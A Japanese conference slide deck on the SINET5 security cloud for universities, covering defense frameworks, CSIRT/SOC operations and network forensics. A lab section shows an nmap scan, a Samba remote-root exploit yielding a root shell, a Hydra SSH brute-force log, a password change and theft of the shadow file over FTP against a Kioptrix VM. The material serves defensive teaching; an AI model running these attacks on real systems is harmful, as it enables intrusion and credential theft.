


大学のセキュリティを守る SINET5 セキュリティクラウド

国立情報学研究所
学術ネットワーク研究開発センター
山田 博司

セキュリティの重要性と現状 – 振り返り

- 昨今のSecurityを取り巻く状況や、様々な攻撃から自組織のネットワーク防御を行うことの重要性は、ご存じのとおりです。
- でも、防御態勢の現実はどうでしょうか？
 - ✓ 「**セキュリティ –1.0!**」 → **基本的なところできていない。**
 - (文部科学省 主催 平成25年度情報セキュリティセミナー)。
 - ✓ SINET4までは、様々な疎通サービスを提供が目的。
 - ✓ 現状では、SINETには、SOC, CSIRTも存在しない。
- 仕組み(オペレーション、CSIRT)、技術、ルール、マインド
 - ✓ セキュリティ担当者へのサポートとセキュリティ防御に対する理解は？
 - 「セキュリティ機器を入れればすべて解決するのだろう。」
 - 「サービスの利便性が失われるのは困る。」
 - 要員不足
- 攻撃側は？
 - ✓ さまざまな敵、目的、モチベーション、背後事情
 - ✓ 攻撃は、巧妙化、複雑化へ
 - ✓ ネットワーク上にあふれる攻撃・脆弱性情報、攻撃ツール



防御のための4つの視点

● 技術

- ✓ セキュリティ機器の導入と適切な設定
- ✓ ミスコンフィグレーションは限りなく削減、Secureな設定 (ISO27001, NSA, ...)
- ✓ Log情報解析、パケット情報解析, 相関解析、マルウェア解析

技術

● 防御のための組織の仕組み (CSIRT, NOC, SOC)

- ✓ 利用者、管理者への情報提供、教育
- ✓ インシデント対応、セキュリティ対応のための設定変更
- ✓ インシデント時の影響把握、侵入経路など状況把握 (エビデンスを取得)
- ✓ 監査、脆弱性検査

仕組み

● ルール/Policy

- ✓ 個人・機器管理者が守るべき義務
- ✓ インシデント時の機器遮断、個人の機器検査などの対応に関する権限と義務
- ✓ 得られたデータ・情報の扱いに対する権利と義務

ルール

● 利用者、管理者のMind Set・高い倫理感

- ✓ 決められたルールの遵守。自分のデータ・機器は自分で守る。
- ✓ セキュリティデータを扱う者の倫理。

マインド

● どれ一つ欠けても、防御はできません。

● SINETとしてセキュリティ向上のために果たすべき役割は何か？何ができるか？

防御のための4つの視点 – 現実とは？

● 技術

✓ セキュリティ機器(IPS)への過信はNGです。100%完全ではありません。

- False Positive/Negative、設定ミス、Zero-Day攻撃、暗号化、....

✓ 攻撃の進化に対して、防御も進化しなければならない。

技術

● 防御のための組織の仕組み (CSIRT, SOC, NOC)

✓ 運用・監視 (Operation) のワークフローが機能しているか？

✓ インシデント時の情報の流れ (最初の窓口) が明確か？

✓ 治外法権セグメントはないか？

仕組み

● ルール/Policy

✓ 「きちんと読んだことはないが、確かどこかに書いてあった」。

✓ インシデント時の機器遮断、個人利用機器の検査権限の不備。

✓ 得られたデータ・情報の扱いに対する義務と取得・分析権限の不備。

ルール

● 利用者、管理者のMind Set・高い倫理感

✓ 「自己点検は、適当に報告すればいいや！」「内緒にしておこう！」

✓ 「データ解析したら、個人の通信履歴がわかってしまう！」

✓ 「パッチをあてるのは、面倒だな...！」

マインド



敵を知り己を知れば百戦危うからず(孫子)(1)

● 自組織のシステム構成、設定、利用状況、ルールの把握

✓ 組織として管理・把握できていない機器が接続していないか？

- Configuration Management Database
- PRADS (Passive Real-time Asset Detection System)
- Excelとかの管理台帳は.....

✓ 公開するサーバと内部で守るべきサーバとが、セグメントの中で混在していないか？

- DMZに置くべきもの、FWの配下で守るもの

✓ このトラヒックは、ネットワークのどこまで疎通させるか？

- FWのアクセスリスト(ACL)のポリシーは明確に決まっているか？
- 設定ミスはないか？
- ポリシーに基づいて、実際のトラヒックの出入りをモニタできているか？

✓ 何が起きているか？(Syslog)、どれだけトラヒックが流れているか？を確認できる仕組みがあるか？


- Netflow < Packet String Data > Full Packet Capture



敵を知り己を知れば百戦危うからず（孫子）(2)

● 自組織のシステム構成、設定、利用状況、ルールの把握

- ✓ 適宜、脆弱性に応じた対処、機器のUpdateをしているか？
- ✓ 定期的に、管理する端末についてVirus Scanはしているか？
 - ・ 「自分の端末は、自分で守る」。
- ✓ 組織として、管理の仕組みが回っているか？
 - ・ SCIRT, SOC, 情報セキュリティセンタ
 - ・ 教育、訓練メニュー
- ✓ 設定、ポリシー、ルールは絶えずメンテナンスされているか？
- ✓ セキュアな設定になっているか？




1. セキュリティ機器で生成された警告や取得した様々なデータをもとに、原因分析をするためにNWの情報は必要。
2. 緊急の対処が必要な場合（NW遮断など）に、影響範囲を把握するために、NW情報は必要。

SINET自身においても、絶えず自問自答しながら強化を図る

敵を知り己を知れば百戦危うからず(孫子)(3)

- ✓ Open source search
- ✓ Port Scan, OS detection
- ✓ List User accounts
- ✓ Identify application
- ✓ Password sniffing
- ✓ Brute-forcing
- ✓ Password cracking
- ✓ Known exploits
- ✓ Evaluate Trust Search for clear text passwords
- ✓ Clear logs, Hide tools
- ✓ Create rogue user accounts, Schedule batch jobs, plant remote control services, install monitoring mechanism, etc
- ✓ SYN flood, ICMP techniques, Out of Bounds TCP option, etc.



多くの場合、段階を踏んで攻撃を行う。

- ✓ 早期の段階で検知
- ✓ 複数の防御ラインをどのように設計するか？
- ✓ 「どの段階まで進んでいたか？」を正確に把握できるか？


Ref.
Stuart McClure, et.al., Hacking Exposed, 7th Edition – Network Security Secrets & Solutions

敵を知り己を知れば百戦危うからず(孫子)(4)

backtrack5を用いた、理解のための簡易な検証環境:

Measplitは、もちろん


Snort, Suricata, BRO,
Wireshark, PRADS, nmap, ...



攻撃側BackTrack5
On VM



Security Monitorサーバ
(Security Onion) On VM



Kioptrix level 1
- Aquire "root" access
of this machine
被害サーバ On VM

トラフィックをモニタ

Virtual Switch

検証環境でBackTrack5を使った例:

①偵察行為の実施

```
root@bt:~# nmap -n -sTUV -pT:22,80,111,139,443,U:111,137 192.168.24.132
.....
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd (workgroup=WORKGROUP)
.....
```

調査
偵察

②脆弱性と攻撃 ツールの調査

```
root@bt:~# ./SambaVuln10 -b 0 192.168.24.132
samba-2.2.8 < remote root exploit by eSDee
```

```
-----
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-----
```

```
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```



③Concept of Proof の入手と実行

敵を知り己を知れば百戦危うからず(孫子)(6)

検証環境でBackTrack5を使った例:

+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!

④ルート権限で侵入

*** JE MOET JE MUIL HOUWE

Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)

⑤ルート権限で、様々なことを行う

- ・内部ファイルを盗む
- ・コマンドをうつ
- ・ツールを送り込む

侵入
権限取得
情報入手

⑥ 乗っ取った権限で、ファイルを取得、パスワード変更、不正アクセス、あとは...

```
passwd harold  
New password: lotsofPasswords  
Retype new password: lotsofPasswords  
Changing password for user harold  
passwd: all authentication tokens updated successfully
```


証拠
隠滅

遠隔操作

※Brute Forceツールでパスワード取得するツールも存在する

```
Quit  
Target Passwords Tuning Specific Start  
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2014-05-12 19:10:51  
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort  
[DATA] 1 task, 1 server, 1707659 login tries (1:1/p:1707659), ~1707659 tries per task  
[DATA] attacking service ssh on port 22  
[VERBOSE] Resolving addresses ... done  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "harold" - 1 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "" - 2 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "1" - 3 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "1234" - 4 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "123456" - 5 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "12345678" - 6 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "123456789" - 7 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "1234567890" - 8 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "12345678901" - 9 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "123456789012" - 10 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "1234567890123" - 11 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "12345678901234" - 12 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "123456789012345" - 13 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "1234567890123456" - 14 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "12345678901234567" - 15 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "123456789012345678" - 16 of 1707659 [child 0]  
[ATTEMPT] target 192.168.24.132 - login "harold" - pass "1234567890123456789" - 17 of 1707659 [child 0]  
  
[22][ssh] host: 192.168.24.132 login: harold password: lotsofPasswords  
<finished>
```

敵を知り己を知れば百戦危うからず(孫子) (7)



Defense in Depth: 入口、出口、最終ライン、レイヤ階層、...

SINETのセキュリティクラウド基盤は、全体の中で、どのような防御壁になればよいか？

Ref.

Richard Bejtlich, The practice of network security monitoring – Understanding INCIDENT DETECTION AND RESPONSE

防御方法の考え方

● Vulnerability-Centric Defense (ex. IPS/IDS, FW)

- ✓ 脆弱性をついた攻撃に対する防御機能
- ✓ 監視とアラート、パケット遮断。
- ✓ シグネチャーベース。



- すり抜けるものもある。
- False Positive/Negative
- アラート分析が重要

✓ 主として、既存の攻撃方法に対する防衛。

● Threat-Centric Defense (ex. NSM)

- ✓ セキュリティモニタ機能を導入、通信状況をモニタ
- ✓ 振る舞い(セッション、パケット)ベース。
- ✓ Collection + Detection + Analysisのサイクル。
- ✓ NW forensicに必要



- 膨大な量のデータ
- 「個人情報」の問題
- インシデント時の Forensicに有効


● いずれも大事

● コストとのトレードオフ

● SINET側でやれる防御とは何か？

Ref.

Chris Sanders, et. al., Applied Network Security Monitoring - Collection, Detection, and Analysis



Incidentが起きたら – Forensicをスタート

- インシデントが生じたときに、その原因を突き止め、攻撃された範囲、他への影響範囲、を特定すること。

✓ IPSなどのアラートがトリガー

- どこと通信をしていたのか？
- ファイルなどが送受信されていないか？
- 送りこまれたファイルは何か？ Exeなら、Malwareの可能性は？
- 盗まれたファイルは何か？
- アラートの上がった端末が他に内部の端末に変な通信をしていないか？

技術

仕組み

✓ 分析にはデータが必要

- セッションデータ、パケットデータがあれば、より詳細にわかる。

✓ ルールの完備

- パケット取得と分析の了解があること
- セキュリティポリシー上のパケット内部の分析ができる権限があること
- 知りえた情報の守秘義務の履行

ルール

マインド

Ref.

Sherri DAVIDOFF, et. Al., Network Forensics – Tracking Hackers Through Cyberspace

Chris Sanders, et. al., Applied Network Security Monitoring - Collection, Detection, and Analysis

Incidentが起きたら – Forensicをスタート

●CSIRT Forensic チーム（続き）

- ✓ 犠牲となった端末と通信した内部の他の端末に問題はないか？
- ✓ 全容をまとめ、報告

●CSIRT コーディネートチーム・幹部

- ✓ 盗まれたファイルの重要性の判断
- ✓ 関係機関への報告、情報共有など

●SOC チーム

- ✓ 他に同様な脆弱性を持つ端末はないか、すぐに是正処理
- ✓ 外部へのFTPの許可を制限したFW ACL設定の再検討

Network Forensic Tools



➡ 問題の対応と反省を踏まえた更なる強化への一歩へ

Network Forensic - 痕跡は？

検証環境でBackTrack5を使った例：

●Network Forensic Tool (BRO(Open Source))を用いたForensicの実施

- ✓ サーバの前でパケットをキャプチャ（Security Onion）
- ✓ BROによりセッション情報データを構成、保管



⑥侵入後に、何をされたのか？

コネクションデータ

1399888506.156569	Cg9GGd3c9hFEhjIJC2	192.168.24.131	33676	192.168.24.2	53	udp	dns
1399888541.792922	CYbKXA4hYLIYGd6FCh	192.168.24.132	1027	192.168.24.131	61529	tcp	ftp-data
1399888543.820839	CQRPKKKhqH74jXYJ6	192.168.24.132	1028	192.168.24.131	51083	tcp	ftp-data
1399888506.154524	COGgPg2YyIR8XuE2v6	192.168.24.132	1026	192.168.24.131	21	tcp	ftp
1399888487.895784	CQyk9q4l6LrNQGYRv5	192.168.24.131	50428	192.168.24.132	45295	tcp	-

FTPコネクション詳細データ

1399888541.792345	COGgPg2YyIR8XuE2v6	192.168.24.132	1026	192.168.24.131	21	ftplib	<hidden>	PASV
	Entering Passive Mode (192,168,24,131,240,89)							
1399888541.793302	COGgPg2YyIR8XuE2v6	192.168.24.132	1026	192.168.24.131	21	ftplib	<hidden>	STOR
	ftp://192.168.24.131/./shadow							
1399888543.820589	COGgPg2YyIR8XuE2v6	192.168.24.132	1026	192.168.24.131	21	ftplib	<hidden>	PASV
	Entering Passive Mode (192,168,24,131,199,139)							

➡ 実は、攻撃元からFTPでファイルを盗まれていました。セッション情報には、他にも攻撃の痕跡が....。

Incidentが起きたら – 何をされたのか？

● CSIRT Forensic チーム

- ✓ 怪しいファイルは？
- ✓ 何かExeのファイルを送り込まれていたら、マルウェアかどうかの判断

- 自前で静的分析
- 自前で動的分析
- サービスサイト

Team Cymru

virustotal

スキャンする

Cuckoo

About

Being able to operate in the Sandbox help and automate

[Read more >](#)

Download

Participate

[Sign In](#) | [Register](#)

Search Reports:
Want to search threats?

[Home](#) | [ThreatExpert Reports](#) | [Tools](#) | [Threat Browser](#) | [Submit Sample](#) | [About ThreatExpert](#)

Welcome to ThreatExpert


ThreatExpert is an advanced automated threat analysis system designed to analyze and report the behavior of computer viruses, worms, trojans, adware, spyware, and other security-related risks in a fully automated mode.

In only a few minutes ThreatExpert can process a sample and generate a highly detailed threat report with the level of technical detail that matches or exceeds antivirus industry standards such as those normally found in online virus encyclopedias.

[Learn More >>](#)

Malware	Adware
Trojan.Lineage.Gen!Pac.3	
Trojan.Popuper	
Worm.IM.Sohanad	
Application.Ardamax_Keylogger	
Email-Worm.Broutok	
Win32.Virut.Gen.5	
RogueAntiSpyware.AntiVirusPro	
Worm.Hamweg.Gen	

Geographic Distribution of Threats



ThreatExpert

Incidentが起きたら – 誰に攻撃されたのか？

● CSIRT Forensic チーム (続き)

✓ 攻撃先と思われる評判 (Reputation) は？

MALWARE DOMAIN LIST

Malware Domain List | Forums | Recent Updates | RSS update feed | Contact us

WARNING: All domains on this website should be considered dangerous. If you do not know what you are doing here, it is recommended you leave right away. This website is a resource for security professionals and enthusiasts.

Malware Domain List

Query [Malware Domain List](#) or alternatively, Submit malware urls and share information in our [Forums](#)

SET SpyEye TRACKER

Home | News | FAQ | SpyEye Blocklist | SpyEye Tracker | RSS Feeds | Removals | Contact | Links

Welcome to SpyEye Tracker

The SpyEye Tracker is another project by abuse.ch. It is similar to the [Zeus Tracker](#) with the slight difference that SpyEye Tracker tracks and monitors malicious SpyEye Command&Control Servers (and not Zeus C&Cs). SpyEye Tracker provides blocklists in different formats (eg. for Squid Web-Proxy or iptables) to avoid that infected clients can access the C&C servers. Additionally, SpyEye Tracker should help ISPs, CERTs and Law Enforcement to track malicious SpyEye C&C servers which are their responsibility.

Here are some quick statistics about the SpyEye Trojan:

- SpyEye C&C servers tracked: 22
- SpyEye C&C servers online: 1
- SpyEye C&C servers with files online: 0
- Average SpyEye binary Antivirus detection: 33.04%

Spyeye Tracker

abuse.ch Zeus Tracker

Home | FAQ | Zeus Blocklist | Zeus Tracker | Submit C&C | Removals | ZTDNS | Statistic | RSS Feeds | Contact | Links

Welcome to the Zeus Tracker

Zeus Tracker tracks Zeus Command&Control servers (hosts) around the world and provides you a domain- and a IP-blocklist. If you have any questions please take a look into the [FAQ](#) or send me a email ([contact](#)).

Here are some quick statistics about the Zeus crimeware:

- Zeus C&C servers tracked: 1051
- Zeus C&C servers online: 452
- Zeus C&C servers with files online: 41
- Zeus FakeURLs tracked: 1
- Zeus FakeURLs online: 0
- Average Zeus binary Antivirus detection rate: 39.47%

You can find more interesting statistics about the Zeus crimeware on the [Zeus Tracker statistic page](#). The map below shows a dot for each Zeus Command&Control server (ip or domain).



IP Void Home Scan IP Address Statistics FAQs Contacts About Us

IP Address Blacklist Checker Tool

In a nutshell, IPVoid is a free service used to scan an IP address through multiple DNS-based blacklists and IP reputation services, to facilitate the detection of IP addresses involved in malware incidents and spamming activities. The usage is very simple, just insert the IP address in the form below and press the button.

Enter IP address... Submit Now

IP Void

Like Share 1777

USEFUL SERVICES

- Check Website Reputation
- Anti-Executable Software
- Fast Folder Eraser Pro
- Open Multiple URLs at Once

URLVoid Home Scan Website API VPN Providers Statistics FAQ About Us

Website Reputation Checker Tool

In a nutshell, URLVoid is a free service that analyzes a website through multiple blacklist engines and online reputation tools to facilitate the detection of fraudulent and malicious websites. This service helps you to identify websites involved in malware incidents, fraudulent activities and phishing websites.

Enter website here... Submit Now


URL Void

Follow @URLVoid

Like Mi place Convidi

USEFUL SERVICES

- IP Address Blacklist Check
- Anti-Executable Software
- Fast Folder Eraser Pro



NREN-ISACによるIntelligence集約
(Collective Intelligence Framework)

●3つのポイント

□SINETネットワーク自身のセキュリティ強化

- ✓ セキュアな機器設定
- ✓ DDoS Mitigation
- ✓ 情報の可視化



□参加機関へのセキュリティ支援

- ✓ 参加機関向けの仮想FW, IPSによるサポート
- ✓ 検知のためのログ分析基盤(SIEM基盤)とオペレーションサービス(SINET SOC(仮))

□参加機関との連携

SIEM : Security Information and Event Management

- ✓ SINET CSIRT(仮)による連携
- ✓ ルールなど整備

